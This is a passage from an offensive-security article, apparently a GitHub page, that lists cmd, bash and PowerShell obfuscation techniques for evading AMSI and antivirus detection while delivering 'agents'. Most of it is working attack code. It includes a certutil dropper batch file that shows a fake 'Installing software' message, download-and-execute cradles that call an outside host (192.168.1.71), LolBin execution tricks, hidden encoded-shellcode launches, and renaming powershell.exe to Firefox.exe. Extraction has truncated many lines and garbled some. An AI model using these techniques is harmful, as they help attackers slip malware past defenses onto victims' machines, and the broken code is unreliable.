




- INTRO -

The amazing work conducted by @danielbohannon in Invoke-Obfuscation, it took me to compile this article with a list of available obfuscation technics for cmd.exe (cmd-bat) bash (bash-sh) powershell (psh-ps1) C (C), vbscript (vbs), etc .. In one attempt to bypass AV's [AMSI|DEP|ASLR] detection mechanisms and sandbox detection technics. This article does not focus in shellcode obfuscation or crypting, but only in system call's that are (or migth) beeing detected by security suites like microsoft's AMSI/DEP/ASLR string based detection mechanisms ...

### Example of one obfuscated bat agent [ Agent.bat ]



# Glosario (Index):

- [1] Batch Obfuscation Technics (cmd-bat)
- [2] Bash Obfuscation Technics (bash-sh)
- [3] Powershell Obfuscation Technics (psh-ps1)
- [4] VBScript Obfuscation Technics (vba-vbs)
- [5] C Obfuscation Technics (c-exe)
- [6] Download/Execution (LolBin)
- [7] AMSI Bypass Technics (COM/REG)

- [8] Bypass the scan engine (sandbox)
- [9] Obfuscating msfvenom template (psh-cmd)
- [10] C to ANCII Obfuscated shellcode (c-ancii)
- [11] Flnal Notes Remarks POC's
- [12] Special Thanks Referencies

# Batch Obfuscation (cmd-bat)

#### String to obfuscate

cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc \$she  $\Box$ 

### String obfuscated

cm^d.e^xe /c po^w^er^shel^l.ex^e -n^op -w^i^nd h^idd^en -Ex^e^c B^yp^a^s  $\Box$ 

#### String to obfuscate

cmd.exe /c powershell.exe Get-WmiObject -Class win32\_ComputerSystem

### String obfuscated

c"m"d.ex"e" /c pow"e"r"s"hell"."e"x"e G"e"t"-"Wmi"0"bje"c"t -Cl"a"ss win



HINT: In tests conducted i was not been able to use 2 letters inside double quotes (eg. c"md".exe)

Any formula under the **batch interpreter** can be started with the follow special characters:


```
@ or = or , or ;
```

```
=cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh comd.exe /c @powershell.exe /
```

```
cmd.exe /c =powershell.exe -nop -wind hidden -Exec Bypass -noni -enc $sh
```

### String obfuscated

```
@c^m"d".ex^e /c ,p"o"wer^s^hell"."ex^e G"e"t"-"Wm^i"O"bje"c"t -Cl"a"s^s |
```



Further obfuscation adding ramdom whitespaces + commas + semi-collons + carets + double quotes

HINT: Empty space technic can't be used to brake the command argument, but used between them.

#### String to obfuscate

```
cmd.exe /c start /max netstat -ano | findstr LISTENING
```

String obfuscated [whitespaces+collon+semi-collon]

```
cmd.exe /c ,;, start ;,, /max ;,, netstat -ano |; findstr ,;LISTENIN [
```

String obfuscated [whitespaces+collon+semi-collon+caret]

```
c^md.e^xe /^c ,;, st^ar^t ,/mA^x ;^,, n^et^sta^t -a^no |; fi^nds^tr ,
```

String obfuscated [whitespaces+collon+semi-collon+caret+quotes]

```
;c^M"d".e^Xe ,/^c ,;, ,sT^aR^t ,/mA^x "";^,, n^Et^s"T"a^t -a^"n"0 |;, 🚨
```


Using the alternative cmd.exe [ /R ] switch to execute commands

### String to obfuscate

```
cmd.exe /c start calc.exe
```

### String obfuscated

```
cmd.exe /R start calc.exe
```



since we are using the cmd interpreter to lunch powershell, we can replace the powershell trigger args ' - ' by cmd interpreter: ' / '

#### String to obfuscate

```
cmd.exe /c powershell.exe -wind hidden Get-WmiObject -Class Win32_Comput
```

#### String obfuscated

```
cmd.exe /c powershell.exe /wInd 3 Get-WmiObject -Class Win32_ComputerSys 🖵
```

We can also **pipe** commands to avoid detection, adding rubish data into the beggining of the funtion

HINT: using [ || ] allow us to execute the 2° command if the 1° one fails to execute

[Brake command line arguments into diferent vars] The batch command 'CALL' executes one batch file from within another. If you execute a batch file from inside another batch file without using CALL, the original batch file is terminated before the other one starts. CALL command can also be used to 'call' the previous defined variables and joint them together in a new environment variable.

String command to obfuscate

```
cmd.exe /c netstat -s -p TCP
```

String obfuscated [brake command line arguments into different vars]

```
cmd.exe /c "set com3= /s /p TCP&&set com2=stat&&set com1=net&&call set j
```

String obfuscated [brake command line arguments into diferent vars]

```
cmd.exe /c "set com1=net&&set com2=stat&&set join=%com1%%com2%&&echo %jo □
```

String obfuscated [brake command line arguments into diferent vars]

```
cmd.exe /c "set com1=net&&set com2=stat&&set com3=-p&&set join=%com1%co
```

String obfuscated [another example using cmd /c to exec the string]

```
cmd.exe /c "set buff=net&& set void=at&&set char=st&&" cmd /V:ON /c %buf
```

String obfuscated [special characters inside set declarations]

```
cmd.exe /c "set --$#$--=net&& set '''=at&&set ;;;;=st&&" cmd /c %--$#$--!
```

```
C:\Users\pedro cmd.exe /c "set --$#$--=net&& set '''=at&&set ;;;=st&&" cmd /c %--$#$--%;;;;%'''% -s -p UDP

UDP Statistics for IPv4

Datagrams Received = 2400
No Ports = 2167
Receive Errors = 826
Datagrams Sent = 2278

Active Connections

Proto Local Address Foreign Address State

C:\Users\pedro>
```

*Obfuscating windows batch files using undefined environmental variables.* "Inside .bat files" undefined environmental variables

are expanded into empty strings Since cmd.exe allows using variables inside commands, this can be used for obfuscation.

Chose some set of environmental variables that are not defined on most of the machines Example: %A% , %0B% , %C% ...

String command to obfuscate

```
cmd.exe /c powershell.exe -nop -Exec Bypass -noni -enc $shellcode
```

String obfuscated (undefined-vars.bat)

```
@echo off
%comspec% /c p%A%owe%B%rshell.e%C%xe -n%C%op -E%A%xec B%C%yp%B%ass -n%A%
exit
```

```
□ undefined-vars - Bloco de notas

Ficheiro Editar Formatar Ver Ajuda

@echo off
%comspec% /c p%A%owe%B%rshell.e%C%xe -n%C%op -E%A%xec B%C%yp%B%ass -n%A%oni -e%A%nc $shellcode
exit

undefined environmental variables inside BAT scripts
```

HINT: Undefined variables technic are only accessible in bat scripting (it will not work in terminal)

We can also use batch local environment variables to scramble the syscall's Since cmd allows using variables inside commands, this can be used for obfuscation. HINT: chose letters as: 'a e i o u' because they are the most commom. HINT: dont leave 'empty spaces' defining variables.

String command to obfuscate

books/blob/43cb1e1932c16ff1f58b755bc9ab6b096046853f/obfuscation/simple\_obfuscation.md#amsi-comreg-bypass

```
Q
  netstat -s | findstr Opens
String obfuscated (test.bat)
                                                                                                           Q
  @echo off
  set i#=t
  set pP0=p
  set db0=a
  set !h=n
  %!h%e%i#%st%db0%%i#% -"s" | fi%!h%ds%i#%r O%pP0%e%!h%s
  test - Bloco de notas
  icheiro Editar Formatar Ver Ajuda
 @echo off
 set i#=t
                                  variable declarations
 set pP0=p
 set db0=a
                                 Variable substitution in cmdline
 set !h=n
 %!h%e%i#%st%db0%%i#% -"s" | fi<mark>%</mark>!h%<mark>ds</mark>%i#%<mark>r 0%pP0%e%!h%s</mark>
```

This next technic uses one batch local variable (%varObj%) as MasterKey that allow us to extract

the character's inside the %varoBj% variable to build our command. [special thanks: @Wandoelmo Silva]

String command to obfuscate

```
cmd.exe /c powershell.exe -nop -wind hidden -Exec Bypass -noni -enc \$she \Box
```

String obfuscated (template.bat)

```
@echo off
SET varObj=abcdefghijlmnopqrstuvxzkyW0123456789ABCDEFGHIJLMNOPQRSTUVXZKYI
%varObj:~2,1%%varObj:~11,1%%varObj:~3,1%.exe /c %varObj:~14,1%%varObj:~1
exit

Ficheiro Editar Formatar Ver Ajuda
@echo off
SET varObj=abcdefghijlmnopqrstuvxzkyW0123456789ABCDEFGHIJLMNOPQRSTUVXZKYW
%varObj:~2,1%varObj:~11,1%varObj:~3,1%.exe /c %varObj:~14,1%varObj:~13,1%varObj:~25,1%varObj:~4,1%varObj:~16,1%varObj:~17,15
exit
```

[!] Description of %varObj% MasterKey (importante reading to understand the mechanism)

### certutil - Additional Methods for Remote Download

Sometimes we need to use non-conventional methods to <u>deliver our agent</u> to target system and bypass detection.

In this situation certutil can be an useful asset because AMSI does not scan the download data in oposite to <u>iwr</u>.

#### String command to obfuscate

```
cmd.exe /c certutil.exe -urlcache -split -f http://192.168.1.71/agent.ex
```

File certutil-dropper.bat to be executed in target system

```
@echo off
sEt !h=e
sEt db=c
sEt 0x=a
echo [+] Please Wait, Installing software ..
;%db%M%A0%d"."eX%!h% /%db% @%db%e"r"Tu%A1%tIl.%!h%^xe "-"u^R%A0%l%db%Ac^exit
```

HINT: If you desire to send an .bat payload then delete 'start' from the sourcecode

### Using base64 stings decoded at runtime are a Useful obfuscation trick.

Because the agent.bat dosen't contain any real malicious syscall's to be scan/flagged.

HINT: Since windows dosen't have a base64 term interpreter built in installed, we have two choises to decode the base64 encoded syscall, or use the built in powershell (::FromBase64String) switch to decode our syscall or we chose to use certutil, but certuil only accepts strings taken from inside a text file, in that situation we instruct our script to writte the text files containing the obfuscated syscall's before further head using certutil to decode them.

### String command to obfuscate

```
Get-Date
```

using base64 to decode the encoded syscall

```
1º - encode the command you want to obfuscate (linux-terminal)
echo "Get-Date" | base64

2º - copy the encoded string to paste it on your script
R2V0LURhdGUK

3º - Insert the follow lines into your batch script
@echo off
set syscall=R2V0LURhdGUK :: <-- WARNING: Dont leave any 'empty spaces' i
powershell.exe $decoded=[System.Text.Encoding]::UTF8.GetString([System.Communication])</pre>
```

#### cmd similar interpreter's (LolBins)

defenders watching launches of cmd instance? then use the follow Microsoft signed binarys (LolBins) to execute your agents.

```
bash.exe -C calc.exe

pcalua.exe -a C:\tmp\pentestlab.exe

scriptrunner.exe -appvscript calc.exe

conhost.exe C:\tmp\pentestlab.exe

conhost "pentestlab.blog C:\tmp\pentestlab.exe"

conhost pentestlab.blog/../../tmp/pentestlab.exe

explorer.exe pentestlab.blog, "C:\tmp\pentestlab.exe"
```

forfiles /p c:\windows\system32\ /m notepad.exe /c calc.exe
SyncAppvPublishingServer.vbs "n; Start-Process C:\tmp\pentestlab.exe"




#### delimiter removal in cmd interpreter

we can use [ @ ] special char to obfuscate the syscall and then remove it at execution time..

The attacker sets the netstat command in a process-level environment variable called x before passing it to the final cmd.exe as standard input. The attacker also obfuscates the string netstat in the original cmd.exe command using @ characters. The @ characters are later removed from the command contents stored in the environment variable x using cmd.exe's native variable string replacement functionality.


%VariableName:StringToFind=NewString% where StringToFind is the @ character and NewString is blank, so the @ character is simply removed.

String command to obfuscate



#### String obfuscated

```
cmd.exe /c "set x=net@st@at&&echo %x:@=% | cmd"
```



This technic can also be used to replace the [ @ ] special character in local environment variable by the char missing on it ( in this example the char missing in command is: [ t ])

### String obfuscated

```
cmd.exe /c "set x=ne@s@a@&&echo %x:@=t% | cmd"
```

Remove the first and the last character of a string

```
cmd.exe /c "set x=inetstatu&&set str=%x:~1,-1%&&echo %str% | cmd"
```

Returning a specified number of characters from the left side of a string

```
cmd.exe /c "set x=netstatrubish&&set str=%x:~0,7%&&echo %str% | cmd"
```

Using the delimiter remove technic into one cradle downloader (powershell or batch)

String command to obfuscate

```
cmd.exe /c powershell.exe IEX (New-Object Net.WebClient).DownloadString(
```

String obfuscated

```
cmd.exe /c "set x=po@wer@sh@ell.ex@e I@E@X (N@ew-O@bje@ct @Ne@t.@WebC@li
```

#### Parentheses obfuscation

Evenly-paired parentheses can encapsulate individual commands in cmd.exe's arguments without affecting the execution of each command. These unnecessary parenthesis characters indicate the implied sub-command grouping interpreted by cmd.exe's argument processor. Paired parentheses can be liberally applied for obfuscation purposes.

String command to obfuscate

```
cmd.exe /c whoami && netstat
```

String obfuscated [double Parentheses]

```
cmd.exe /c ((whoami)) && ((netstat))
```

string more obfuscated using: *Parentheses* + *carets* + *double\_quotes* + *collon* + *semi-collon* + *special\_chars* 

```
@c"m"D^.e"X"^e, ^/c (,(=w^H"o"A^m"I");,) ,&&; ( ;(,n^E"T"s^t"A"t);,)
```

```
C:\Users\pedro\OneDrive\Ambiente de Trabalho @c"m"D^.e"X"^e, ^/c (,(=w^H"o"A^m"I");,) ,&&; (;(,n^E"T"s^t"A"t);,) skynet\pedro

Active Connections

Proto Local Address Foreign Address State
TCP 127.0.0.1:60645 SKYNET:60646 ESTABLISHED
TCP 127.0.0.1:60646 SKYNET:60645 ESTABLISHED
TCP 127.0.0.1:60647 SKYNET:60648 ESTABLISHED
TCP 127.0.0.1:606648 SKYNET:60647 ESTABLISHED
TCP 127.0.0.1:60651 SKYNET:60652 ESTABLISHED
TCP 127.0.0.1:60652 SKYNET:60651 ESTABLISHED
TCP 127.0.0.1:62694 SKYNET:62695 ESTABLISHED
TCP 127.0.0.1:62694 SKYNET:62694 ESTABLISHED
TCP 127.0.0.1:62713 SKYNET:62714 ESTABLISHED
TCP 127.0.0.1:62805 SKYNET:62713 ESTABLISHED
TCP 127.0.0.1:62805 SKYNET:62806 ESTABLISHED
TCP 127.0.0.1:62805 SKYNET:62806 ESTABLISHED
TCP 127.0.0.1:62806 SKYNET:62805 ESTABLISHED
```

The batch command 'call' executes one batch file from within another. batch file from inside another batch file without using CALL, the orig is terminated before the other one starts. This method of invoking a banother is usually referred to as chaining and allows us to set any envariable and 'call it' later in sourcecode ..

batch obfuscation

```
[ obfuscating the string powershell ]

If the proccess name is 'powershell' and the command line arguments marpatterns, AMSI/AV's will flag that input as malicious. One way to obfu
```

PowerShell in the example command is to substitute individual characte of existing environment variable values.

The Path variable value may vary across different systems depending on programs and configurations, but the PSModulePath variable will likely on any given system. Case-sensitive substring values such as PSM, SMo, used interchangeably to return only the PSModulePath variable.

- String command to obfuscate
   powershell Get-Date
- String obfuscated using cmd FOR loop
   FOR /F "delims=s\ tokens=4" %a IN ('set^|findstr PSM')DO %a Get-Date
- batch obfuscation

### batch obfuscation

• Another example of cmd FOR loop technic

### batch obfuscation

• Another example of cmd [ FOR loop + /V:ON + CALL ] technics

```
cmd.exe /V:ON /C "set unique=netsa&&FOR %A IN (0 1 2 3 2 4 2 1337) D 🖵
```

### batch obfuscation

• More obfuscated using [ @ = ,; ^ + ( ) ] special characters

### batch obfuscation

WARNING: Remmenber that this screenshots are examples to exec in termi  $\Box$  are to use the FOR loop technic then remmenber to input a double numbe

### batch obfuscation

Another technic its to copy powershell.exe from %windir% to %tmp% fold and rename it to another name with a different extension and call it to

### batch obfuscation

Another LOLbin transformation that may help bypass applocker restricti

### **batch** obfuscation

[0] Glosario (Index)

## **Bash Obfuscation (bash-sh)**

• String command to obfuscate

whoami

The above string can be obfuscated using bash special characters: ' or \ or \$@

• String obfuscated

```
w'h'o'am'i <-- This technic requires to 'open' and 'close' the singl
w"h"oa"m"i <-- This technic requires to 'open' and 'close' the double
w\h\o\am\i
w$@h$@o$@am$@i
w$@h\o$@a"m"'i' <-- Using the 4 previous methods together
```

## 3 special characters

We can also pipe commands to avoid detection with | or; or &&

```
Q
echo "Rubish data" | w$@h$@o\am$@i
echo $@I A\M; who\am$@i
echo AM; wh@oam@i & echo off@cou@rse .\.
```

## pipe bash obfuscation

Using rev <<< to reverse the order of the characters in a string. Using this technic allow us to writte the syscall's backwards and decode/revert them at run-time execution (auto-exec: |\$0 = /bin/bash).

Q

- String command to obfuscate lsblk -m
- String obfuscated rev <<< 'm- klbsl' |\$0

#### bash rev obfuscation

- String command to obfuscate whoami
- String obfuscated rev <<< i\$@ma\o\$@hw |\$0

bash rev obfuscation HINT: Single quotes are not allowed in Combining rev <<< and the batch \ escape character

This next technic uses one bash local variable (\$M) as MasterKey that strings inside the \$M variable to build our command and sends it to a [special thanks to: @Muhammad Samaak]

- String command to obfuscate route
- String obfuscated (**oneliner**)

```
[ print parsed data on screen (route syscall pulled from inside $M v
```

bash obfuscation

<u>bash obfuscation</u> HINT: The var \${M:0:1} extracts the letter U from inside the \$M local var to build: route

This next technic uses \$s bash local variable to extract the letters fuses a loop funtion (for i in) to take the arrays and convert them into command will delete the empty lines from the string and passes the out funtion that prints the results (full string) on screen, the 'done' fu [special thanks to: @Muhammad Samaak]

- String command to obfuscate
   whoami
- String obfuscated (oneliner)

```
skid=(i h w o a m r w X);s=(2 1 3 4 5 0);for i in \{s[@]\};do echo \{[parsing data inside $skid and $s variables to extract the string:
```

### bash obfuscation

```
skid=(i h w o a m r w X);s=(2 1 3 4 5 0);for i in ${s[@]};do echo ${sk } [ parsing data inside $skid and $s variables to 'extract' and 'execute
```

### bash obfuscation

HINT: The number 0 inside variable \$s conrresponds to the letter possition in var \$skid (i)

Using base64 stings decoded at runtime are a Useful obfuscation trick, the agent.sh dosen't contain any real malicious syscall's to be scan/f

- String command to obfuscate
   route -n
- Using base64 to decode the encoded syscall (test.sh)

```
1º - encode the command you want to obfuscate (linux-terminal)
echo "route -n" | base64

2º - copy the encoded string to paste it on your script
cm91dGUgLW4K

3º - Insert the follow lines into your bash script

#!/bin/sh
string=`echo "cm91dGUgLW4K" | base64 -d`
$string #<-- execute/decode the base64 syscall at runtime
```

## bash obfuscation

#### [0] Glosario (Index)

## Powershell Obfuscation (psh-ps1)

- String command to obfuscate

  powershell.exe -nop -wind hidden -Exec Bypass -noni -enc \$shellcode

  The above string can be obfuscated using the powershell special character: `
- String obfuscated

```
po`wer`shel`l.ex`e -n`op -w`in`d h`idd`en -E`xe`c B`yp`ass -n`on`i -
```

### powershell obfuscation

• Using one batch local variable inside the powershell interpreter

```
cmd.exe /c "set var=Get-Date&& cmd.exe /c echo %var%^" | powershell. [
"powershell" can be also set and called as variable in cmd.exe ]
cmd.exe /c "set p1=power&& set p2=shell&& cmd /c echo Write-Host SUC
```

## powershell obfuscation

• More Obfuscated using powershell `and batch ^ special characters

```
c`md`.e`xe /c "s^Et va^r=Get-Date&& c^md^.e^xe /c e^ch^o %var%^" | p
```

### powershell obfuscation

```
We can obfuscate the syscall's by simple split them into local variable them using 'tick' + 'splatting' obfuscation methods inside variable de
```

- String command to obfuscate
   powershell.exe Get-WmiObject -Class Win32\_ComputerSystem
   The above string can be obfuscated using powershell special characters: `and + and \$var and '
- String obfuscated

```
$get = "G`et-Wm`iObj`ect" #<-- caret ` inside do 
$sys = 'Wi'+'n32_C'+'ompu'+'terS'+'ystem' #<-- caret + inside si
p`ow`ers`hell.e`xe $get -Class $sys #<-- de-obfuscate sysc</pre>
```

```
[ obfuscating .DownloadString ] In this article we allready have learn use variable declarations + tick special characters to obfuscate the system of the sy
```

• String command to obfuscate

IEX (New-Object
Net.WebClient).DownloadString('http://192.168.1.71/hello.ps1')

• String obfuscated [Parentheses+tick]

I`EX ((N`ew-Obj`ect N`et.We`bCli`ent)).('Do'+'wn'+'lo'+'adStr'+'ing'

### batch obfuscation

Powershell also allow us to access windows environment variables using Using \$env:LOCALAPPDATA (windows environment variable) and -Join '' to chars from \$env:LOCALAPPDATA and then the -Join '' operator will take

• String command to obfuscate

powershell.exe Get-WmiObject -Class Win32\_ComputerSystem

String obfuscated

```
$call = $env:LOCALAPPDATA[0,23,21,7,7]-Join ''
powershell.exe Get-WmiObject -$call Win32_ComputerSystem
```

### powershell obfuscation

```
[ .Split powershell method ]

Build a variable named $encoded with the 'SPLIT' syscall inside, and u
to 'de-split' the syscall into a new local variable named $decoded, to
```

• String command to obfuscate

Get-WmiObject -Class Win32\_ComputerSystem

• String obfuscated

```
[ -Replace powershell method ]
Build a variable named $encoded with the 'SPLIT' syscall inside, and u
to 'de-split' the syscall into a new local variable named $decoded, to
```

- String command to obfuscate

  (New-Object Net.WebClient).DownloadString('http://192.168.1.71/Hello.ps1')
- String obfuscated

```
$decoded = $encoded-Replace "~~","")
IEX $decoded
```

### powershell obfuscation

Another way to use the -Replace switch (remmenber that we can store th  $\Box$ 

- String command to obfuscate
   Get-Date
- String obfuscated
   (('0 2 4 1 3'-Replace'\w+','{\${0}}'-Replace' ','')-f'Get','t','-D','e','a')

## powershell obfuscation

```
[ ScriptBlock -Replace method ]
Build a variable named $ScriptBlock with the 'SPLIT' syscall inside, a to 'de-split' the syscall into a new local variable named $syscall, to
```

- String command to obfuscate
   Win32\_OperatingSystem
- String obfuscated

```
$ScriptBlock = "Wi'+'n?32_0'+'p%era'+'ti%n%gS'+'y?st%em"
$syscall = $ScriptBlock.Replace("?","").Replace("'","").Replace("+",
Get-CimInstance $syscall | Select-Object CSName, OSArchitecture, Cap
```

## powershell obfuscation

```
[ RTLO ] Powershell cames with one buitin feature (::Reverse) that all text alignment from left to rigth side (arabe alignment). That built i to use it as obfuscation technic (writing syscall's backwards) and 're
```

- String command to obfuscate powershell.exe Get-Date
- String obfuscated

```
[ Using ::Reverse method ]
$reverseCmd = "etaD.teG exe.llehsrewop"
$reverseCmdCharArray = $reverseCmd.ToCharArray();[Array]::Reverse($r($ReverseCmdCharArray-Join '') | IEX

[ Using Regex method ]
$reverseCmd = "etaD.teG exe.llehsrewop"
IEX (-Join[RegEx]::Matches($reverseCmd,'.','RightToLeft')) | IEX
```

[ -f reorder parameter ]
Using -f (reorder) switch to re-order the strings in there correct ord -f accepts strings separated by a comma, and the caret {} contains the after the -f switch.. HINT: we are going to replace another syscall by local variable to be called at execution time also (3 obfuscation tech

- String command to obfuscate

  Get-Service And TeamViewer
- String obfuscated
   ("{0}{2}{1}{3}" -f'vice','Ser','G','et-')
   And \$first='Te'+'amV'+'iewer'
- powershell obfuscation

```
Stacking 're-order' commands together with the ; operator. Remmenber t store the re-order method inside an local variable to be called at run-Example: syscall = ("{3}{0}{2}{4}" -f'voke', 'es', '-Expr', 'In', 'sion')
```

- String command to obfuscate
   Invoke-Expression (New-Object)
- String obfuscated
  \$a=("{3}{0}{2}{1}{4}" -f'voke','es','-Expr','In','sion'); \$r=("{0}{2}{1}" -f'(New','ject)','-Ob')

powershell obfuscation HINT: we can also scramble the location of the vars (\$a | \$r) inside the sourcecode (order)

to obfuscate it further, and then call them in the correct order executing

Another way to use 'splatting + reorder' technic to remote download/ex  $\Box$ 

String command to obfuscate
 IEX (New-Object
 Net.WebClient).DownloadString("http://192.168.1.71/Hello.ps1")

• String obfuscated

the powershell command.

```
I`E`X ('({0}w-Object {0}t.WebClient).{1}String("{2}19`2.16`8.1`.71/H
```

powershell obfuscation

[ Additional Methods for exec base64 shellcode ]

Since the powershell -enc method started to be used to execute base64 very targeted by security suites to flag alerts, In order to circumventuse powershell commands and leverage set-variables with .value.toString our -enc command into the command line. This allows us to specify -enc would be hit by detection rules. [ ReL1k ]

• File Unicorn.ps1 (base64 shellcode execution)

```
$syscall=("{1}{0}" -f'N','-Wi'); $flag=("{1}{0}{2}" -f'Id','h','DEn'
```

```
HINT: I have re-written REL1K's template to accept -WiN hIdDEn -Ep bYp.
    and change the powershell 'EncodingCommand' from -ec to -en (less used
                                                                             Q
    [ BitsTransfer - Additional Methods for Remote Download ]
    Another way to download/execute remotelly our agent without using the
    (Net.WebClient).DownloadFile method. This method also allow us to chos-
    location of the agent in target system and start the agent (exe).
    HINT: powershell gives us access to windows environment variables using
 • File test.ps1 (trigger download/execution)
                                                                             ſĊ
      Import-Module BitsTransfer
      Start-BitsTransfer -Source "http://192.168.1.71/agent.exe" -Destinat
      Invoke-Item "$env:tmp\\agent.exe" #<-- trigger agent execution</pre>
powershell obfuscation test.ps1
 • Execution of agent.exe in target system (auto-exec)
powershell obfuscation msfconsole
                                                                             Q
    [ Invoke-WebRequest - Additional Methods for Remote Download ]
    This method 'Invoke-WebRequest' working together with 'OutFile' and 'F
    allow us to remote download (full path can be inputed into sourcecode
   HINT: If you wish to download/execute an binary.exe, then replace the
   HINT: To upload to another location use $env: powershell var (eg. -Out
   HINT: In this example was not used the -win hidden switch that allow u
    HINT: Delete -PassThru from the sourcecode to NOT display the download
    parameter was left behind for article readers to see the download conn
 • File Invoke-WebRequest.ps1 (trigger download/execution)
      Invoke-WebRequest "http://192.168.1.71/hello.ps1" -OutFile "hello.ps \Box
powershell Additional Methods for Remote Download
    [ COM-downloaders - Additional Methods for Remote Download ]
    The follow oneliner's are also downloaders using diferent COM objects
    HINT: The follow downloaders will not drop the agent on disk (download
    $h=New-Object -ComObject Msxml2.XMLHTTP;$h.open('GET','http://webserve
    $h=new-object -com WinHttp.WinHttpRequest.5.1;$h.open('GET','http://we
    $r=new-object net.webclient;$r.proxy=[Net.WebRequest]::GetSystemWebPro
powershell Additional Methods for Remote Download
    Using base64 stings decoded at runtime are a Useful obfuscation trick, \Box
```

the agent.ps1 dosen't contain any real malicious syscall's to be scan/

- String command to obfuscate

  Date
- using powershell to decode base64 syscall

```
1º - encode the command you want to obfuscate (linux-terminal)
echo "Date" | base64

2º - copy the encoded string to paste it on your script
RGF0ZQo=

3º - Insert the follow lines into your powershell script

$Certificate="RGF0ZQo="
$decoded=[System.Text.Encoding]::UTF8.GetString([System.Convert]::
powershell.exe Get-$decoded #<--- execute/decode the base64 sysca</pre>
```

### powershell obfuscation

Here we can view the all process of encoding/decoding in powershell console powershell obfuscation

• More obscure obfuscated/bypass technics

```
If the proccess name is 'powershell' and the command line arguments | □ patterns, AMSI/AV's will flag that input as malicious. there are 3 m
```

1º - Obfuscate the name of the powershell binary in target system befor powershell commands. This can be achieved by making a copy of powe rename it to Firefox.exe using an agent.bat before further ahead compowershell binary (Firefox.exe) to execute our powershell command
Copy-Item "\$env:windir\System32\Windowspowershell\v1.0\powershell.exe" cd \$env:tmp; .\Firefox.exe -noP -wIn hIdDEn -enc ..SNIPET..

### powershell rename

Binary of uscation technic applied to Bypass-AMSI.ps1 with Bypass/download/exec abilities

```
2º - Unlink the command-line arguments from the code they deliver, one the ability of powershell to consume commands from the standart in When viewed in the event log, the arguments to powershell.exe are cmd.exe /c "echo Get-ExecutionPolicy -List" | powershell.exe cmd.exe /c "set var=Get-ExecutionPolicy -List&& cmd.exe /c echo %var%^
```

## powershell rename

3º - obfuscating powershell statements (IEX | Invoke-Expression | etc) obfuscating this kind of 'calls' are not has easy like most power declarations are, If we try to set any variable pointing to one pothen the interpreter will fail to descompress the variable into a two screenshots shows how it fails if we try to use the convention bypass it using the Invoke-Command statement that has the ability into 'strings' that can deal with that limitation, allowing us to IEX previous stored inside a local powershell variable ..

[The conventional way]


```
$obf="iex"
